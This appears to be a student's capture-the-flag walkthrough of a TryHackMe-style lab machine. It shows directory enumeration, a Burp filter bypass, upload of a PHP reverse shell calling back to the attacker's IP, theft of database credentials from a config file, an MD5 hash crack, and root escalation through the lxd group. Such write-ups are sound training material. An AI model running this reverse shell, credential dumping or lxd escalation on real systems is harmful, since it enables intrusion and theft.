
Question 4

Retrieved the hidden directory using gobuster, but then with /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt , we found /grid is the hidden directory


```
┌──(1211102272㉿kali)-[~]
└─$ gobuster dir --url http://10.10.1.218:65000 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small
.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.1.218:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/21 17:16:55 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 320] [--> http://10.10.1.218:65000/assets/]
/api                  (Status: 301) [Size: 317] [--> http://10.10.1.218:65000/api/]
/grid                 (Status: 301) [Size: 318] [--> http://10.10.1.218:65000/grid/]
```

Question 5

Opened burpsuite, modified the settings in the proxy options tab, removed ^js$ from intercept client requests, and ticked “intercept responses based on the following rules” in the intercept server responses tab, and retrieved the flag



Drop filter.js requests




Copied the reverse shell php file from /usr/share/webshells/php/ then modified it to put the target machines ip

```
┌──(1211102272㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
```

```
$ip = '10.8.91.165';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
```

Uploaded file to website

Clicked the file in /grid, the press it to get access into the server



Retrieve the flag

```
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$
```

Question 6

Upgraded the shell before doing anything, getting the terminal shortcuts

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211102272㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
                               whoami
www-data
www-data@light-cycle:/$ whoami
www-data
```

Question 7

Retrieved the name and password in /var/ww/TheGrid

```
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Question 8

Initiated mysql with the credentials from last question, found tron, searched the database tron, showed the tables and dumped the data out

```
www-data@light-cycle:/var/www/TheGrid$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    -> show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server ver
sion for the right syntax to use near 'show databases' at line 2
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    ->
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server ver
sion for the right syntax to use near 'show tables' at line 3
mysql> show tables;
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
```

```
mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
|  2 | 123      | 202cb962ac59075b964b07152d234b70 |
+----+----------+----------------------------------+
2 rows in set (0.00 sec)
```

Question 9

Got the password and cracked the hash at crackstation.net, password is shown to be @computer@

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Question 10

su into flynn using the password

```
www-data@light-cycle:/var/www/TheGrid$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid$
```

Question 11

Retrieved user.txt flag

```
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Used groups command, found lxd

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13

Listed out images to find Alpine

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04
+--------+--------------+--------+------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |         DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+------------------------------+--------+--------+------------------------------+
```

Follow commands to become root

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

Retrieve the flag after escalating privileges

```
/ path=/mnt/root recursive=true^Cevice add CONTAINERNAME DEVICENAME disk source=/
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Methodology/ walkthrough:

First, we started off with a simple nmap scan, to find out which ports were opened, to find out ports 80 and 65000 were available, while 8080 and 22 were not. We also found the http-title during the scan, which happened to be “Light Cycle”. Next to find the hidden php page, we used gobuster to find the hidden page, which is /uploads.php. We also went to find out the other hidden directory with gobuster, but with a different .txt file, we found /grid. Next we Open burpsuite, modify the settings in the proxy options tab, remove ^js$ from intercept client requests, and tick “intercept responses based on the following rules” in the intercept server responses tab to filter out the requests, and retrieve the flag. Once we’re in the system, we stabilised our shell with some commands to perform shortcuts and upgrades. Once we were in, we reviewed some of the files to find credentials, which ended with the username and password of a user. Using the credentials, we accessed the databases with mysql, to find a database named “tron”, we dumped the data in database, and found a username named “flynn” and the hash containing the password, we pasted the hash in crackstation.net to find out what was the password, which is @computer@ , with those credentials, we logged in as the user, using the new powers, we retrieved the flag from user.txt. To escalate the privileges even more, we found the user was in the group lxd, which can be exploited to our advantage, after some commands, we successfully logged in as root and proceeded to retrieve the flag from root.txt.